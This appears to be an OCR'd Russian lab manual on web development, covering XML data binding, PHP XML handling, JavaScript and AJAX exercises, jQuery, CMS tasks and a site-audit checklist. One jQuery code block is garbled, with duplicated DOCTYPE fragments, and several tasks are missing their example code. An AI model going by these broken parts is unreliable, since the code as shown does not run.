Нужно учитывать, что HTML-элемент может отобразить за раз только одну запись DSO (объект исходных данных), ассоциированную с XML-документом. Для доступа к другим записям нужно воспользоваться методами для перемещения между записями moveFirst, movePrevious, moveNext, moveLast, move, принадлежащими объекту recordset DSO.<BUTTON ONCLICK="dsoInventory.recordset.moveFirst()"> |< First </BUTTON>Кроме представленных существует еще ряд других способов для связывания не табличных HTML-элементов. Это могут быть как индивидуальные HTML-элементы, используемые для связывания данных по одной записи, так и HTML-элементы, содержащиеся в сцепленной таблице HTML. Например:<A DATASRC="dsoInventory" DATAFLD="REVIEWS"> reviews</A>

Если необходимо отобразить атрибут элемента XML-документа, то следует учитывать, что DSO и элемент, и атрибут будет хранить как вложенные записи. Следовательно, набор записей превратится в иерархический набор, и для отображения вложенных записей необходимо будет воспользоваться вложенной таблицей. Чтобы иметь возможность отобразить как символьные данные, так и атрибут как вложенную запись, следует иметь в виду то обстоятельство, что DSO использует специальное имя $TEXT для обращения ко всем символьным данным элемента, не включая при этом значений атрибута, имя поля для которого будет совпадать с именем атрибута. Вы можете использовать имя $TEXT в качестве имени поля, чтобы связать ячейку таблицы с символьными данными, содержащимися в записи элемента. Например:

```
<TABLE DATASRC="#dsoInventory" DATAFLD="AUTHOR"> <TR> <TD><SPAN
DATAFLD="$TEXT"></SPAN></TD>  <TD><SPAN DATAFLD="Born"></SPAN></TD>
</TR></TABLE>
```

Задание № 2. Установить взаимодействие стандартных HTML-элементов на странице, таких как SPAN и TABLE, с элементами XML.

Отображение XML-документа с помощью DOM

При написании сценария вы создаете HTML-страницу, связываете ее с XML-документом и имеете доступ к индивидуальным XML-элементам с помощью специально написанного кода сценария (JavaScript или Microsoft Visual Basic Scripting Edition [VBScript]). Браузер воспринимает XML-документ как объектную модель документа (Document Object Model – DOM), состоящую из большого набора объектов, свойств и команд. Написанный код позволяет осуществлять доступ, отображение и манипулирование XML-элементами.

В браузерах находятся встроенные библиотеки DOM. Для сценариев на стороне клиента доступно множество объектов для работы с XML-документом, самые важные из них, объекты XMLDOMDocument, XMLDOMNode, XMLDOMNodeList, XMLDOMParseError, представляющие

интерфейс для доступа ко всему документу, отдельным его узлам и поддеревьям, предоставляющие необходимую для отладки информацию о произошедших ошибках анализатора, соответственно.

Объект XMLDOMNode, реализующий базовый DOM интерфейс Node, предназначен для манипулирования с отдельным узлом дерева документа. Его свойства и методы позволяют получать и изменять полную информацию о текущем узле – его тип (dataType, nodeType, nodeTypeString), название (baseName, prefix, nodeName), его содержимое (attributes ,text, nodeValue, childNodes) и т.д.

При выполнении данной лабораторной работы могут быть полезны следующие свойства:
nodeName – Возвращает полное название (вместе с Namespace атрибутом) текущего узла в виде строки. Доступно только для чтения.
baseName – Возвращает название элемента без префикса Namespace. Только для чтения.
prefix – Возвращает Namespace префикс. Только для чтения.
dataType – Определяет тип содержимого текущего узла (описываемый схемами данных).
Доступно для записи и чтения.
nodeType – Возвращает тип текущего узла. Только для чтения.
nodeTypeString – Возвращает тип узла в виде текста. Только для чтения.
attributes – Возвращает список атрибутов текущего узла в виде коллекции XMLDOMNamedNodeMap. Если атрибутов нет, то свойство length будет содержать нулевое значение. Для тех узлов, у которых не может быть атрибутов, возвращается null. Доступно только для чтения.
nodeValue – Возвращает содержимое текущего узла. Доступно для чтения и записи.
childNodes – Для тех узлов, которые имеют дочерние элементы, возвращает их список в виде XMLDOMNodeList. В том случае, если дочерних элементов нет, значение свойства length списка равно нулю. Только для чтения.
lastChild – Возвращает последний дочерний элемент или null, если таковых не имеется.
Свойство доступно только для чтения.
firstChild – Возвращает первый дочерний элемент или null. Только для чтения.
nextSibling – Возвращает следующий дочерний элемент. Только для чтения.
previousSibling – Возвращает предыдущий дочерний элемент. Доступно только для чтения.
parentNode – Содержит ссылку на родительский элемент. В том случае, когда такого элемента нет, возвращает null. Доступно только для чтения.

Объект XMLDOMDocument представляет верхний уровень объектной иерархии и содержит методы для работы с документом: его загрузки (readyState, load(url), loadXML(xmlString), save(objTarget), abort() и т.д.), создания в нем элементов (createElement(tagName)), атрибутов (createAttribute (name)), комментариев (createComment(data)) и т.д. Многие свойства и методы этого объекта реализованы также в рассмотренном выше классе Node, т.к. документ может быть рассмотрен как корневой узел с вложенными в него поддеревьями.

Объект XMLDOMNodeList представляет собой список узлов – поддеревья и содержит методы, при помощи которых можно организовать процедуру обхода дерева. Например:
length – число элементов списка узлов;
item(i) – выбор i-того элемента из списка. Возвращает объект XMLDOMNode;
nextNode() – выбор следующего элемента в списке, если такого элемента нет, то возвращает
null. Первый вызов этого метода возвратит ссылку на первый элемент списка;
reset() – сброс внутреннего указателя текущего элемента. Объект XMLDOMParserError позволяет получить всю необходимую информацию об ошибке, произошедшей в ходе разбора документа. Все свойства этого объекта доступны только для чтения. Основные свойства:
errorCode – содержит код возникшей ошибки либо 0, если таковой не случилось;
url – возвращает URL обрабатываемого документа;
filepos – возвращает смещение относительно начала файла фрагмента, в котором обнаружена ошибка;
line – содержит номер строки, содержащей ошибку;
linepos – позицию ошибки в строке, в которой была обнаружена ошибка;
reason – описание ошибки;
srcText – содержит полный текст строки, в которой произошла ошибка;
Задание № 3. Написать кода сценария (Microsoft Visual Basic Scripting Edition [VBScript]) для доступа к индивидуальным XML-элементам.

Лабораторная работа 10 «Разработка Web-приложения с помощью XML»

Цель: ознакомиться со способами разработки Web-приложений с помощью XML.

Задание № 1. PHP запись в XML. Инструмент XMLWriter был создан специально для записи в XML формате. Один из важных его методов это startDocument(), который позволяет задать кодировку версии XML. Создайте XML следующего вида.

```
<?xml version="1.0"?>
<Customer>
<id>1</id>
<name>Марк</name>
<address>Санкт-Петербург</address>
</Customer>
```

Получить такой формат можно с помощью XMLWriter следующим образом:

```
<?php
//Простой пример
$xml = new XMLWriter(); //создаем новый экземпляр класса XMLWriter
$xml->openMemory(); //использование памяти для вывода строки
$xml->startDocument(); //установка версии XML в первом теге документа
$xml->startElement("Customer"); //создание корневого узла
$xml->writeElement("id", "1");
$xml->writeElement("name", "Марк"); //запись элемента
$xml->writeElement("address", "Санкт-Петербург");
$xml->endElement(); //закрытие корневого элемента
echo $xml->outputMemory(); //завершение записи в XML
?>
```

Рассмотри пример записи в XML. Например, задача поставлена – получить файл XML в следующем формате:

```
<xml version="1.0"?>
<purchase>
<customer>
<id>1</id>
<time>2013-04-19 10:56:03</time>
<total>$350</total>
</customer>
<customer>
<id>2</id>
<time>2013-04-23 13:43:41</time>
<total>$1456</total>
</customer>
</purchase>
```

Получить такой формат можно с помощью XMLWriter следующим образом:

```
<?php
$xml = new XMLWriter();
$xml->openMemory();
$xml->startDocument();
$xml->startElement("purchase");
$xml->startElement("customer"); //открытие элемента первого покупателя с ID = 1
$xml->writeElement("id", 1);
$xml->writeElement("time", "2013-04-19 10:56:03");
$xml->writeElement("total", "$350");
$xml->endElement(); //закрытие элемента первого покупателя с ID = 1
$xml->startElement("customer"); //Открытие элемента второго покупателя с ID = 2
$xml->writeElement("id", 2);
$xml->writeElement("time", "2013-04-23 13:43:41");
$xml->writeElement("total", "$1456");
$xml->endElement(); //закрытие элемента первого покупателя с ID = 2
$xml->endElement();
```

```
echo $xml->outputMemory();
?>
```

Задание № 2. Получить файл XML в следующем формате:

```
<?xml version="1.0"?>
<products>
<product pid="314">
<name>Яблоко</name>
<price>$1.00</price>
<discount>3%</discount>
</product>
<product pid="315">
<name>Манго</name>
<price>$0.90</price>
<discount>3%</discount>
</product>
</products>
```

Задание № 3. Чтение и получение данных из XML. Ниже будет приведен пример чтения и получения данных из XML с использованием классов XMLReader и SimpleXMLElement. Читать будем уже имеющийся XML объект, который мы создали в примере №1 при PHP записи в XML. XMLReader используется для получения заданного узла из XML.

```
// Чтение XML формата
$rxml = new XMLReader(); //Создание элемента для чтения
$rxml->xml($nXML); //Загрузка XML, $nXML – строка в формате XML
//Переместиться к первому элементу customer while($rxml->read() && $rxml->name !== 'customer');
$amountSpent = 0;
//Получим значение поля total у второго узла дерева
while($rxml->name === 'customer'){
//Чтение текущего дочернего через SimpleXMLElement
$node = new SimpleXMLElement($rxml->readOuterXML());
//Проверяем, номер элемента, если он равен 2 то это искомый элемент
if($node->id == 2){
$amountSpent = $node->total; break;
}
//Переместиться к следующему элементу customer
$rxml->next('customer');
}
echo $amountSpent;
```

Задание № 4. Добавление узлов дерева в существующий XML. Используя XMLWriter и SimpleXMLElement, добавим узел дерева в существующий XML:

```
//Добавим новый узел в имеющийся XML
$sXML = new SimpleXMLElement($nXML2); // загрузка в XML
$newchild = $sXML->addChild("product");
//Добавление параметров записи
$newchild->addAttribute("pid", 328);
$newchild->addChild("name", "Банан");
$newchild->addChild("price", "$3.00");
$newchild->addChild("discount", "0.3%");
echo $sXML->asXML();
```

Задание № 5. Перезапись элементов существующего XML. Перезапись существующего узла дерева XML может быть реализована следующим образом:

```
/**
* Перезапись узлов дерева XML формата.
*/
$productId = 314;
$parent = new DomDocument;
// создаем новый элемент дома product
$parent_node = $parent->createElement('product');
```

```
//Добавляем атрибут
$attribute = $parent->createAttribute("pid");
//устанавливаем значение
$attribute->value = $productId;
$parent_node->appendChild($attribute);

// Добавляем дочерний элементы
$parent_node->appendChild($parent->createElement('name', "Яблоко"));
$parent_node->appendChild($parent->createElement('price', "$2.00"));
$parent_node->appendChild($parent->createElement('discount', "1%"));
//Вставляем созданные элементы в создаваемый 'product'
$parent->appendChild($parent_node);
// Загружаем оригинальный XML формат
$dom = new DomDocument;
$dom->loadXML($nXML);
// Находим имеющийся элемент с pid = 314
$xpath = new DOMXpath($dom);
$nodelist = $xpath->query("/products/product[@pid={$productId}]");

$oldnode = $nodelist->item(0);

// Импортируем созданый ранее элемент в текущее дерево
$newnode = $dom->importNode($parent->documentElement, true);
// заменяем страрый элемент на новый
$oldnode->parentNode->replaceChild($newnode, $oldnode);
// сохраняем XML
echo $dom->saveXML();
```

Задание № 6. Удаление элементов XML. Пример удаления одного из продуктов:

```
//Удаление продукта Манго
//загрузим оригинальный формат XML
$productId = 315;
$dom = new DomDocument;
$dom->loadXML($nXML2);
// Найдем элемент который необходимо удалить
$xpath = new DOMXpath($dom);
$nodelist = $xpath->query("/products/product[@pid={$productId}]");
$oldnode = $nodelist->item(0);
// Удаляем элемент
$oldnode->parentNode->removeChild($oldnode); echo $dom->saveXML();
```

Лабораторная работа 11 «Использование языка сценариев JavaScript при создании web-сайта»

Цель: ознакомиться с приёмами разработки сценариев на языке JavaScript.

Задание № 1. Добавьте в пример три страницы. Две страницы должны отображать информацию о магазинах *Посуда* и *Мебель*. Третья страница – главная в сайте сети магазинов *ВСЁ ДЛЯ ДОМА*. На ней должны быть ссылки на страницы магазинов, входящих в сеть:

```
html><!— СКРИПТ загружается из файла primJs.js--> <HEAD>
<TITLE>Сеть</title>
</head>
<body>
<SCRIPT language="JavaScript" src="PrimJs.js">
</script>
<H2 align=center style="color:green">Магазин "ПОДАРКИ"</h2>
Адрес: Лесная ул., д.2<P>
Транспорт: трамваи 7, 23, автобусы 56, 93
</body>
</html>
```


// Файл primJs.js
a="background-color:#00ffff; color:#ff00ff;" a+="font-size:24pt; font-family:'Times New Roman'" naim='Сеть магазинов "ВСЁ ДЛЯ ДОМА"'
var da=new Date() d=da.getDate()+"."+(da.getMonth()+1)+"."+da.getFullYear() document.write('<P align=center style= "'+a+'">'+ naim+'</p><P>Сегодня '+d+'</p>')

Задание № 2. Создайте страницу с изображением и подписью под ним. При щелчке по подписи, она должна менять свой цвет. Щелчок по изображению должен вызывать замену изображения и подписи. Функция для обработки события должна вызываться из родительского по отношению к изображению и подписи объекта.


Задание № 3. Создайте сайт из двух страниц. Первая страница имеет заголовок Заказ мебели. На ней расположены два поля со списками (теги <SELECT>), поле (<INPUT>) и кнопка (<SUBMIT>). Из первого поля со списком пользователь выбирает изделие (шкаф, стол, сервант и т.д.). Из второго поля со спискомпользователь выбирает материал (дуб,орех, бук). В третье поле нужно ввести количество заказываемых изделий. После ввода данных необходимо проверить, все ли данные введены. Если обнаружена ошибка, то нужно вывести сообщение и предложить её исправить. Правильно введённые данные нужно отправить на веб-сервер. Вторая страница содержит написанный на PHP скрипт, с помощью которого формируется следующее сообщение:

Ваш заказ принят
Заказано изделие – название заказанного изделия
Материал – заказанный материал Количество – заказанное количество


Задание № 4. Создайте страницу для вычисления тригонометрических функций. Вводимые пользователем данные должны проверяться немедленно после ввода и после нажатия кнопки *Вычислить*:



Задание № 5. Создайте страницу, на которой пользователь может просматривать фотографии, выбирая их названия из поля со списком (тег <SELECT>):



Задание № 6. Создайте страницу, на которой строится эллипс с задаваемыми пользователем размерами большой и малой полуосей:



Задание № 7. Напишите сценарий перемещения цветного квадрата по кругу. Траекторию удобно описывать параметрическими уравнениями:
y=R*sin(t) ,
где: R– радиус круга, 0 <= t <= 2
Квадратом может служить контейнер <DIV> … с цветным фоном.
Задание № 8. Напишите сценарий, который определяет имя браузера. Если загрузка произошла в любом браузере кроме Internet Explorer, то пользователь должен быть предупреждён о том, что страница правильно отображается только в браузере Internet Explorer. Поместите написанный сценарий в отдельный файл с расширением js. Скопируйте в свой каталог пример, который правильно отображается только в браузере Internet Explorer. Вставьте в скопированный пример тег <SCRIPT ... > для загрузки файла со скриптом. Проверьте пример в браузерах Internet Explorer и Mozilla.
Задание № 9. Создайте сайт, состоящий из двух страниц. Сайт служит для вывода таблицы значений тригонометрической функции (sin, cos или tg) в заданном диапазоне и с заданным шагом. На первой странице пользователь задаёт исходные данные, а на второй получает соответствующую таблицу. Окно с новой страницей должно открываться методом open(). Исходные данные должны проверяться сразу после ввода и после нажатия кнопки Вычислить. Таблица должна иметь следующий вид:

Угол		sin
в градусах	в радианах	
30	0.5236	0.5
32	0.5585	0.5299
34	0.5934	0.5592
36	0.6283	0.5878

Задание № 10. Создайте страницу для учёта поступления товаров. Пользователь может менять в таблице количество и цену выбранного товара, вводя новые значения в поля, расположенные под таблицей. Введёнными значениями заменяются соответствующие данные в таблице и автоматически подсчитывается суммарная стоимость всех товаров:

Лабораторная работа 12 «Использование библиотеки jQuery»
Цель: ознакомиться с технологией AJAX.
Теоретические сведения

AJAX (Asynchronous JavaScript and XML) – это концепция использования нескольких смежных технологий, ориентированная на разработку высокоинтерактивных приложения, быстро реагирующих на действия пользователя, выполняющих большую часть работы на стороне клиента и взаимодействующих с сервером посредством внеполосных обращений.

AJAX применяется для разработки веб-приложений, к которым предъявляются следующие требования:

Приложение должно передавать пользователям свежие данные, полученные с сервера.

Новые данные должны интегрироваться в существующую страницу без ее полного обновления.

Для работы с такими приложениями в браузере необходимо, чтобы он соответствовал требованиям:

–поддержка посредников (для внеполосных вызовов HTTP). Обычно реализуется в форме объекта XmlHttpRequest%

–поддержка обновляемой модели DOM.

Объект XmlHttpRequest представляет собой компактную объектную модель для отправки сценарием обращений HTTP в обход браузера. Клиентский код сценария не может влиять на процесс размещения запроса и результат отправки запроса. XmlHttpRequest позволяет сценарию отправлять HTTP запросы и обрабатывать полученные ответы.

Задание № 1. Изучите пример системы, имитирующей работу сервиса GoogleSuggest на основе AJAX. Предполагается, что пользователь может вводить в текстовое поле формы название автомобильной марки, получая при этом динамически список вариантов названий, соответствующих уже введенным символам, без перезагрузки страницы. Начнем с веб-страницы:

```
<html>
<head>
<script src="chint.js"></script>
</head>
<body>
<form>
First Name:
<input type="text" id="txt1" onkeyup="showHint(this.value)">
</form>
<p>Suggestions: <span id="txtHint"></span></p>
</body>
</html>
```

Как видно из кода, при наступлении события onkeyup (отжатие клавиши) вызывается обработчик showHint().В файле chint.js имеется следующий код обработчика:

```
var xmlHttp;
function showHint(str)
{
if (str.length==0)
 {
 document.getElementById("txtHint").innerHTML="";
 return;
 }
xmlHttp=GetXmlHttpObject();
if (xmlHttp==null)
 {
 alert ("Your browser does not support AJAX!");
 return;
 }
var url = "ghint.php";
url = url + "?q=" + str;
url = url + "&sid=" + Math.random();
xmlHttp.onreadystatechange = stateChanged;
xmlHttp.open("GET", url, true);
xmlHttp.send(null);
}
```

```
function GetXmlHttpObject()
{
var xmlHttp=null;
try
 {
 // Firefox, Opera 8.0+, Safari
 xmlHttp = new XMLHttpRequest();
 }
catch (e)
 {
 // Internet Explorer
 try
  {
  xmlHttp=new ActiveXObject("Msxml2.XMLHTTP");
  }
 catch (e)
  {
  xmlHttp=new ActiveXObject("Microsoft.XMLHTTP");
  }
 }
return xmlHttp;
}
```

Из кода видно, что каждый раз, когда вводится символ, вызывается функция-обработчик. Если при этом содержимое текстового поля формы непустое (str.length > 0), функция выполняет следующие действия:

Формируется url для отправки веб-серверу.

Добавляется значение параметра q, равное содержимому текстового поля, к url.

Добавляется к url случайное число для предотвращения кеширования.

Создается объект XMLHTTP, при этом указывается функция (stateChanged) подлежащая исполнению при наступлении события ввода символа.

Открывается объект XMLHTTP с указанным значением url.

Отправляется HTTP запрос веб-серверу.

Если поле ввода пустое, происходит очистка содержимого раздела txtHint на веб-странице. Ключевым моментом в данной системе является использование объекта XMLHttpRequest.

Данный объект по-разному создается в различных браузерах. Так, Internet Explorer для этого использует ActiveXObject, в то время как остальные браузеры используют встроенный в JavaScript объект XML Http Request.

Для поддержки работы системы в разных браузерах использован оператор "try-catch". Сначала делается попытка создать объект XMLHttpRequest для браузеров Firefox, Opera или Safari:xmlHttp = new XMLHttpRequest().В случае неудачи, делается следующая попытка создания объекта для Internet Explorer: xmlHttp = new ActiveXObject("Msxml2.XMLHTTP"). Если это также не удается, то делается попытка создания объекта уже для Internet Explorer: xmlHttp = new ActiveXObject("Microsoft.XMLHTTP").В случае, если ни одна из этих попыток не принесла успеха, выдается сообщение об отсутствии поддержки AJAX браузером.

```
<?php
header("Cache-Control: no-cache, must-revalidate");
 // Прошедшая дата
header("Expires: Mon, 1 Sep 2008 07:30:00 GMT");
// Инициализация массива названий
$a[]="Audi";
$a[]="BMW";
$a[]="Buick";
$a[]="Chevrolet";
$a[]="Citroen";
$a[]="Dodge";
$a[]="Ferrari";
$a[]="Fiat";
$a[]="Ford";
$a[]="Honda";
$a[]="Hyundai";
$a[]="Cherokee";
$a[]="Cherry";
$a[]="Lada";
$a[]="Lamborghini";
$a[]="Lincoln";
$a[]="Mazda";
$a[]="Mercedes";
$a[]="Mitsubishi";
$a[]="Nissan";
$a[]="Opel";
$a[]="Peugeot";
$a[]="Plymoth";
$a[]="Pontiac";
$a[]="Renault";
$a[]="Rover";
$a[]="Saab";
$a[]="Subaru";
$a[]="Suzuki";
$a[]="Toyota";
$a[]="Volkswagen";
$a[]="Volvo";
//получение параметра q из URL
$q = $_GET["q"];
//поиск соответствий из массива если длина q > 0
if (strlen($q) > 0)
{
 $hint = "";
 for($i = 0; $i<count($a); $i++)
 {
 if (strtolower($q) == strtolower(substr($a[$i],0,strlen($q))))
  {
  if ($hint == "")
   {
   $hint=$a[$i];
   }
  else
   {
   $hint=$hint." , ".$a[$i];
   }
  }
 }
}

// Возврат строки "нет вариантов" если соответствий не найдено
// либо найденное соответствие
if ($hint == "")
{
$response = "no suggestion";
}
else
{
$response = $hint;
}
//вывод результата
echo $response;
```

Задание № 2. Разработайте код выбора марки автомобиля с использованием Ajax.

Задание № 3. Разработайте код выбора страны, региона, города с использованием Ajax.

Задание № 4. Разработайте код отправки файла с использованием Ajax.

Лабораторная работа 13 «Применение технологии AJAX»

Цель: ознакомиться с библиотекой jQuery.

Задание № 1. Выполнить пример.

```
<!DOCTYPE html>
<html>
<head>
<script src="http://code.jquery.com/jquery-latest.js">
</script>
<script>
    $(document).ready(function () {
        $("button").click(function () {
            $("p").hide();
        });
    });
</script>
</head>

<body>
<h2>This is a heading</h2>
<p>This is a paragraph.</p>
<p>This is another paragraph.</p>
<button>Click me</button>
</body>
</html>
```

Проверить работу метода hile(). Попробовать заменить библиотеку jquery-latest.js на другие две, описанные выше, сравнить результаты работы.

Задание № 2. Выполнить пример.

Проанализировать отличие его от примера в задании 1.

Задание № 3. Выполнить пример.

Проанализировать отличие его от примера в задании 2.

Задание № 4. Выполнить пример.

Проанализировать отличие его от примера в задании 3.

Задание № 5. Выполнить пример.

Задание № 6. Выполнить пример.

Задание № 7. Выполнить пример.

```
<!DOCTYPE html>
<html>
<head>
<script src="http://code.jquery.com/jquery-latest.js">
< <!DOCTYPE html>
  <html>
<!DOCTYPE html>
<html>                                                    t.js"> s">
<head>
<script src="http://code.jquery.com/jquery-latest.js">
</script>

<script>
    $(document).ready(function () {
        $("button").click(function () {
            $("p").toggle();
        });
    });
</script>
</head>
<body>
                                                          /p>
<button>Toggle</button>
<p>This is a paragraph with little content.</p>
<p>This is another small paragraph.</p>
</body>
</html>
```

Лабораторная работа 14 «Использование фреймворка для создания сайта»
Цель: ознакомиться с библиотекой jQuery.
Задание № 1. Выберите и обоснуйте выбор фреймворка.
Задание № 2. Разработать сайт-каталога одежды и обуви, который будет обладать следующими особенностями:

1. Товары разделены по категориям, с возможностью создания подкатегорий.
2. Удобная административная панелью.
3. Многоязычность, поддержка русского, румынского и английского языков.
4. Поддержка высоких нагрузок (кэширование).

Лабораторная работа 15«Создание сайта на CMS»
Цель: ознакомиться с CMS.
Задание № 1. Выберите и обоснуйте выбор CMS.
Задание № 2. Изучите выбранную CMS.
Задание № 3. Установите необходимое программное обеспечение.
Задание № 4. Спроектируйте сайт
Задание № 5. Создайте меню и страницы сайта.

Лабораторная работа 16 «Администрирование сайта»
Цель: ознакомиться с технологиями администрирования сайта.
Задание № 1. Разработать сайт произвольной тематики (4-5 страниц). Все страницы должны иметь одинаковый дизайн. На каждой странице должны присутствовать: меню, электронный адрес разработчика, логотип сайта. На страницах сайта должны размещаться таблицы, списки, изображения.
Задание № 2. Описать процессы оптимизации сайта.
Задание № 3. Описать возможные варианты защиты сайта.

Лабораторная работа 17«Публикация сайта на бесплатном хостинге»
Цели: ознакомиться с технологиями публикации сайта на бесплатном хостинге.
Задание № 1. Разработать и опубликовать сайт произвольной тематики (4-5 страниц). Все страницы должны иметь одинаковый дизайн. На каждой странице должны присутствовать: меню, электронный адрес разработчика, логотип сайта. На страницах сайта должны размещаться таблицы, списки, изображения.

МДК. 09.02. Оптимизация веб-приложений
Тема 9.2.1 Методы оптимизации веб - приложений
Лабораторная работа 18 Проведение общего аудита сайта: SEO, юзабилити, тексты
Цель: ознакомиться с процессом проведения общего аудита сайта.
Теоретические сведения
Аудит – это процедура независимой оценки сайта экспертом. Оценка должна быть независимой для того, чтобы не быть предвзятой, а эксперт должен разбираться в работе веб- сайтов.
10 топовых ошибок юзабилити интернет-магазина

1. Магазин продает слишком разные товары.
2. По главной странице непонятно, что продает магазин.
3. Длинный текст на главной странице вместо решения проблемы клиента.
4. Некачественный поиск товаров на сайте.
5. Неясно, в каких городах работает магазин.
6. Бесполезные слайдеры.
7. Сложная структура каталога.
8. Запутанная навигация по сайту.
9. Ошибки при оформлении заказа.
10. Наличие обязательной регистрации/авторизации.

Ошибки подстерегают везде: в юзабилити, в оптимизации сайта, в настройке счетчика веб-аналитики. Поэтому любому владельцу сайта следует знать, на какие параметры обращать внимание при оценке своего сайта. Эти знания пригодятся и при приеме работ по сайту (оптимизация,

доработки), если вы дали какую-то задачу своим разработчикам, либо заказали доработки у сторонней компании.

Сейчас в Интернете в свободном доступе есть много чек-листов для самостоятельной проверки оптимизации и юзабилити сайта. Один из классических чек-листов по юзабилити – 10 эвристик Якоба Нильсена, известного специалиста в области проектирования интерфейсов. Для оценки оптимизации также есть чек-листы в открытом доступе.

При комплексном аудите, оцениваются более чем 150 параметрам**.** SEO-анализ сайта проводится по следующим параметрам.

- Теги title, description, keywords (теги должны соответствовать основным правилам).
- Теги заголовков H1, H2 (правильное оформление заголовков не только поможет посетителю быстрее найти нужную информацию и сориентироваться на странице, но и позволит увеличить вес ключевых слов).
- Атрибут Alt для картинок (атрибут alt тега <img> должен присутствовать во всех картинка сайта).
- Анализ текстов на сайте (качественные тексты – это основа всего продвижения).
- Уникальность.
- Оптимизация.
- Проверка с точки зрения пользы для читающего.

Технические характеристики:

- о файл Robots.txt (присутствут ли этот файл);
- о наличие ошибки «Googlebot не может получить доступ к файлам CSS и JS на сайте»;
- о скорость загрузки страниц;
- о оптимизация под мобильные устройства;
- о валидность HTML-кода;
- о битые ссылки (наличие битых ссылок негативно сказывается на продвижении);
- о дублированный контент.

Оценку юзабилити проводится по шести основным группам характеристик, чтобы получить полный, всесторонний анализ и ничего не упустить. Поверхностно по этим группам свой сайт может самостоятельно оценить любой владелец. Главное в самостоятельной оценке – быть максимально непредвзятым. Рассмотрим базовые составляющие аудита юзабилити подробнее.

1. Оценка Главной страницы.

Аудит юзабилити начинаем с оценки Главной страницы. Задача оценки – понять, насколько она эффективна в качестве посадочной страницы.

Шапка сайта

Для начала смотрим, понятна ли тематика, если заходишь на сайт впервые? Хорошо, когда тематика передана прямо в шапке сайта (название, логотип, слоган и т.п.) и становится понятна в первые 10 секунд.

Первый экран

Далее оцениваем весь первый экран (ту часть страницы, которую видит посетитель, пока не начал прокручивать вниз). Если сайт продает товар/услугу, то она должна присутствовать на первом экране. Задача первого экрана – показать, чем может быть полезен сайт посетителю. Для первого экрана также важно наличие основной контактной информации на видном месте.

Необходимо обратить внимание на наличие периодически обновляемой информации, например, свежих проектов, статей или новостей. Такая информация покажет посетителям, что ваш сайт «жив».

Подвал

Спустившись в самый низ страницы, оцените подвал сайта. Желательно, чтобы в подвале были ссылки на основные разделы сайта и была заметна оформленная контактная информация.

2. Оценка интерактивности.

Интерактивность составляют все элементы, с которыми может взаимодействовать посетитель сайта. Задача оценки интерактивности – понять, насколько наглядно представлены интерактивные элементы и насколько корректно они работают.

Ссылки

Посмотрите на оформление ссылок на вашем сайте: понятно ли без наведения курсора, что на них можно нажать? Желательно, чтобы все ссылки были оформлены в одном стиле и были подчеркнуты, а названия начинались со значимых слов, которые ищет посетитель. Походите по этим ссылкам и проверьте, нет ли ведущих в никуда (на пустую страницу или на страницу 404 ошибки).

Просмотр картинок

Далее проверьте картинки: понятно ли, что некоторые из них можно приблизить? При наличии фотогалереи для просмотра картинок ее вид и кнопки управления должны быть одинаковыми на всем сайте.

Оценка навигации. Глобальная навигация

Проверьте, чтобы в глобальной навигации (чаще всего это верхнее меню в шапке сайта) был отражен верхний уровень иерархии сайта, а также что никакой раздел не упущен. В глобальной навигации обязательно должны присутствовать ссылки на служебные разделы, например: «О компании», «Контакты», «Помощь», «Карта сайта». Глобальная навигация должна присутствовать на каждой странице сайта, должна быть визуально выделена, и состав ее ссылок должен быть постоянным. Важно, чтобы в глобальной навигации и во всех боковых меню (если они есть) отражался активный раздел, в котором находится посетитель.

Заголовки

Вверху каждой страницы сайта должен быть заметный заголовок. Это важно как для юзабилити, так и с точки зрения SEO.

Поиск по сайту

Еще рекомендуем проверить поиск по сайту: окно поиска должно быть доступно на любой странице, а поиск должен выдавать качественные результаты даже при запросе из нескольких слов или с орфографической ошибкой.

3. Оценка дизайна.

Дизайн – сущность очень субъективная, оценить его объективно бывает сложнее всего. Но есть несколько общих характеристик, оценить которые будет достаточно легко.

Цвет основных элементов

Прежде всего оцените используемые основные цвета. Соответствуют ли они тематике сайта? У каждого цвета есть свой ассоциативный ряд, например: зеленый ассоциируется со здоровьем, красотой, гармонией, и вряд ли его стоит использовать на сайте похоронного агентства, разве только чтобы «выделиться» на фоне конкурентов.

Слишком много цветов на сайте не нужно, достаточно 2 основных: цвет фона и цвет основных элементов. Использование нескольких цветов допускается, если вы хотите, например, показать разницу между вашими тарифами или услугами, то есть сделать цветовое кодирование.

Контраст

В дизайне следует избегать недостаточного контраста. Например, когда цвет объекта отличается от цветов фона лишь оттенком, но не насыщенностью или яркостью, объект становится трудно воспринимать. Проверьте, контрастны ли элементы на вашем сайте. Для этого можно использовать специальные онлайн-сервисы.

Элементы на странице должны быть выровнены относительно друг друга и «по сетке». Причем на типовых страницах компоновка элементов должна быть также типовой, а не различаться от страницы к странице. Выравнивание элементов важно в формах, так как без него глаз «скачет» и заполнять поля становится сложнее.

Визуальные образы

